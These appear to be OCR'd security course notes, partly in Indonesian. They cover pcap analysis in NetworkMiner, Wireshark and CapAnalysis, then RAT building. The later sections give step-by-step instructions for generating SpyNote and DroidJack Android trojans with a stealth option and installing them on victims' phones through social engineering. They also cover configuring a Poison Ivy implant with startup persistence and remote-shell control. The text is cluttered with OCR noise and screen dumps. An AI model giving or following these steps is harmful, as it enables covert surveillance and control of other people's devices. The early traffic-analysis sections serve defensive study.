
Another use of NetworkMiner is in evaluating how much data, regarding you and your computer, is being disclosed to the network without your knowledge. By connecting your laptop to an unknown network or unencrypted WiFi access point you make this data available to any malicious lurker who might be sniffing that particular network. Not only might the lurker be able to read your emails and see your passwords, he may also be able to identify your previous IP address and to see which file servers you have network shares on. This type of information is called "Data Seepage" and can be used by an attacker to gain useful information in order to, for example, plan an attack. By launching NetworkMiner locally on your own machine, you will be able to see what information your computer is leaking to potentially malicious network-lurkers who might be performing Man-in-the-Middle or WiFi sniffing. After using NetworkMiner, you will soon learn that connecting your computer into an unknown network (wired or wireless) cannot be considered "safe sex"; so be sure to use protection if you wish to connect your Ethernet cable to a non-trusted RJ45 socket

Extract malware from pcap




click file->export objects>HTTP and then save all


malware.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+H
Export PDUs to File...
Export SSL Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
DICOM...
HTTP...
SMB...
TFTP
Destination Protocol Length Info
192.168.40.10 HTTP 59 HTTP/1.1 200 OK (text/html)
192.168.40.10 HTTP 59 HTTP/1.1 200 OK (text/html)
192.168.40.10 HTTP 59 HTTP/1.1 200 OK (text/html)
192.168.40.10 HTTP 59 HTTP/1.1 200 OK (text/html)
192.168.40.10 HTTP 123 HTTP/1.1 200 OK (text/html)
Frame 281: 59 bytes on wire (472 bits), 59 bytes captured (472 bits)
Ethernet II, Src: 0a:b4:df:27:c2:b0 (0a:b4:df:27:c2:b0), Dst: CisTechn_eb:ca:28 (00:20:18:eb:ca:28)
Internet Protocol Version 4, Src: 144.76.192.102, Dst: 192.168.40.10
Transmission Control Protocol, Src Port: 80 (80), Dst Port: 1048 (1048), Seq: 89363, Ack: 220, Len: 5
0000 00 20 18 eb ca 28 0a b4 df 27 c2 b0 08 00 45 00
0010 00 2d f6 9c 40 00 33 06 17 c9 90 4c c0 66 c0 a8
0020 28 0a 00 50 04 18 5d 10 4e 52 0d b0 73 bc 50 18
0030 3c b8 c4 58 00 00 30 0d 0a 0d 0a
Frame (59 bytes)
Reassembled TCP (89367 bytes)
De-chunked entity body (89088 bytes)
malware
Packets: 1403 · Displayed: 5 (0.4%) · Load time: 0:0.124
Profile: Default
Search the web and Windows
5:39 PM
8/9/2016


malware.pcap
http contains "in DOS mode"
No. Time Source Destination Protocol Length Info
281 26.421777 144.76.192.102 192.168.40.10 HTTP 59 HTTP/1.1 200 OK (text/html)
398 49.689785 144.76.192.102
524 59.525346 144.76.192.102
715 61.213132 144.76.192.102
1021 68.005689 144.76.192.102
Wireshark · Export · HTTP object list
Packet Hostname Content Type Size Filename
20 php.net text/html 32 kB \
51 static.php.net text/javascript 5775 bytes userprefs.js
66 static.php.net text/css 22 kB site.css
73 static.php.net text/css 496 bytes print.css
74 static.php.net text/css 1271 bytes phpnet.css
79 static.php.net image/gif 2523 bytes php.gif
92 static.php.net image/png 178 bytes rightbar.png
93 static.php.net image/png 207 bytes leftbar.png
94 static.php.net image/gif 67 bytes small_submit_white.gif
102 url.whichusb.co.uk text/html 833 bytes stat.htm
142 url.whichusb.co.uk application/x-javascript 40 kB PluginDetect_All.js
147 url.whichusb.co.uk application/x-www-form-urlencoded 14 bytes stat.htm
167 zivvgmyrwy.3razbave.info text/html 1803 bytes ?695e6cca27beb62ddb0a8ea707e4ffb8=43
183 zivvgmyrwy.3razbave.info text/html 261 bytes 8fdc5f9653bb42a310b96f5fb203815b.swf
196 zivvgmyrwy.3razbave.info text/html 11 kB b7fc797c851c250e92de05cbafe98609
281 144.76.192.102 text/html 89 kB 79de26ff3b66ba82b35e31bf4ea975dfe
398 144.76.192.102 text/html 129 kB ?90f3b9a1fbcb2e4a879001a28d7940b4
416 144.76.192.102 text/html 0 bytes ?8eec6c596bb3e684092b9ea8970d7eae
524 144.76.192.102 text/html 135 kB ?35523bb81eca604f9ebd1748879f3fc1
715 144.76.192.102 text/html 239 kB ?b28b06f01e219d58efba9fe0d1fe1bb3
730 j.maxmind.com text/javascript 512 bytes geoip.js
862 uocqiumsciscqaiu.org 128 bytes \
1021 144.76.192.102 text/html 241 kB ?52d4e644e9cda518824293e7a4cdb7a1
Save
Save All
Close
Help
Frame (59 bytes)
Reassembled TCP (89367 bytes)
De-chunked entity body (89088 bytes)
malware
Packets: 1403 · Displayed: 5 (0.4%) · Load time: 0:0.124
Profile: Default
Search the web and Windows
5:41 PM
8/9/2016

type ls at that's pcap directory

And then filter file's executable with type **file*|grep PE32**



Jadi filemalwareyg sudah dimofikasi tersebut adalah

%3f9de26ff3b66ba82b35e31bf4ea975dfe

%3f35523bb81eca604f9ebd1748879f3fc1

%3f52d4e644e9cda518824293e7a4cdb7a1

%3f90f5b9a1fbcb2e4a879001a28d7940b4

%3fb28b06f01e219d58efba9fe0d1fe1bb3

After got pcap from wireshark you can use capanaysis

1. For wireless investigations User guide for capture analysis TCP & UDP Flows – deep packet inspection By Chris Harrington

2. CapAnalysis runs in Linux OS (x32/x64)

Debian based Pcap viewer

Analyze TCP & UDP streams

Supports multiple datasets

Performs deep packet inspection

Reporting and presentation capabilities

Using Kali Linux running in VMware workstation for this guide

To install CapAnalysis the easy way is using GDebi. For that the first step is install GDebi. The command to use is:

sudo apt-get install gdebi

After that, from the Desktop select, with the file manager, the CapAnalysis's installation package and clicking the right mouse button, install CapAnalysis using GDebi.

When the installation is completed CapAnalysis is already running. In any case if you want restart CapAnalysis the command to use is:


sudo /etc/init.d/capanalysis restart


Using your browser (Firefox, Chrome, …) visit the URL http://localhost:9877. If you installed CapAnalysis in a server whose IP is <server_ip> the URL to use is: http://<server_ip>:9877

The page visualized will be similar at this at the right. Click on the button named "*New password*" and wait some seconds and following the instruction. After that you can upload your pcap file.


Mobile security

Android Rat



build rat with spynote -
SpyNote Android Trojan
spyNote v2 android rat
SpyNote Trojan (RAT);
https://www.youtube.com/watch?v=zaR6yhqi1A4#t=460.69080652503794
Telusuri
Upload
Build Server
Build
ApplicationName :
doraemon.apk
Host :
172.16.2.135
ip
Port :
3132
ServerName :
new server
versionName :
v.0.0
48 * 48
72 * 72
96 * 96
144 * 144
icon
Berikutnya
Putar otomatis
SpyNote 2.4.1 [Android RAT]
.:: Connect Trojan ::.
444x tayang
4:55
Spy Note v2 [Android Remote Administration Tool] Trailer
SpyNote
16.358x tayang
8:45
spy note v2
alireza alireza
1.339x tayang
7:27
How To Use SpyNote
Shad Karim
1.272x tayang
8:45
Trojan SpyNote V.2 (Hacker Android)
5.554x tayang
9:29
spyNote v2 android rat THT tested
PC YAZILIM
Langganan
127
1.665x tayang
Activate Windows
Go to Settings to activate Windows.
Search the web and Windows
2:49 PM
11/9/2016



Open droidjack just type “java –jar Droidjack.jar”




Check your IP for server droidjack just type “ipconfig”




Now go to apk generator tab. Input file name. Set port number as 1337. You can set it as stealth. which can make the application hidden on mobile but


it does not work on all mobiles. The icon of the app can also be changed but it should be 96 x



96.

After filled click generate as below





Now install the apk on victims phone. It can be done through internet as well or any social engineering method.Now go to devices tab and start listening on port 1337. As soon as victims install the app an alert is generated and victims mobile is shown here.

Poison Ivy

Freely available RAT, the latest version is v.2.3.2

Implant (Server)

Customizable features: Encrypted communications, registry and file manager, screen capture, key logger, NTLM hash captures, etc.

No need to update for new features

Support 3rd party plugins

E.g. port scanner, wifi enumerator (“stumbler”), etc

Controller (Client)


Once an implant is deployed, the implant connects to a controller, whose information is built int

- On the *controller* VM
- Start Poison Ivy
  - MalwareClass/samples/PoisonIvy/Poison Ivy 2.3.2.exe
- File→New Server
- Create Profile with name “pi_agent”
- Connection: set DNS/Port to the controller VM’s IP and set port to 3460
  - 192.168.56.20:3460:0,

Connection


Poison Ivy
Connection [pi_agent]
Size: 6.21 KiB
Profiles
Connection
Install
Advanced
Build
DNS/Port:
192.168.56.20:3460:0,
Add
Connect Through Proxy
DNS/Port:
Add
Hijack Proxy
Persistent (keep trying until found)
ID:
pi_agent
Group:
Password:
admin
Hide Password
Use Key File
Load Key
Generate Key
Cancel
Next
Version 2.3.2
Nr. of Ports: 0
Nr. of Plugins: 0
Nr. of Connections: 0

Install


Poison Ivy
Install [pi_agent]
Size: 6.21 KiB
Profiles
Connection
Install
Advanced
Build
Start on system startup
HKLM/Run Name:
secret_agent
ActiveX Key Name:
Random
Copy File
Filename:
pidriver.exe
System Folder
Windows Folder
Copy to Alternate Data Streams
Melt
Cancel
Next
Version 2.3.2
Nr. of Ports: 0
Nr. of Plugins: 0
Nr. of Connections: 0

Creating pitest.exe

- Advanced: Leave as it is
- Build:
  - Click ‘Generate’ and save as “pitest.exe”
  - Then click ‘OK =>’
- We need to copy pitest.exe to the *victim* VM but will skip the step to save time


Client Creation

- On the *controller* VM
- File→New Client
- Verify ‘Listen on Port’ is set to 3460
- Click ‘Start’ button

Executing Poison Ivy Implant

- On the *victim* VM
  - Execute the already prepared PI server (MalwareClass/samples/PoisonIvy/pi_agent.exe)

Once a server connects to the client, you will see the following entry on the *controller* VM



Think Evil!

- On the *controller* VM, double click on the ‘pi_agent’ line

Q1. Select ‘Remote Shell’ on the left panel, then on the right panel, click the right mouse button and select ‘Activate’, Can you start a calculator to surprise the victim? Hint: “cmd.exe /c ...”

Q2. Can you kill the calculator on the *victim* VM?

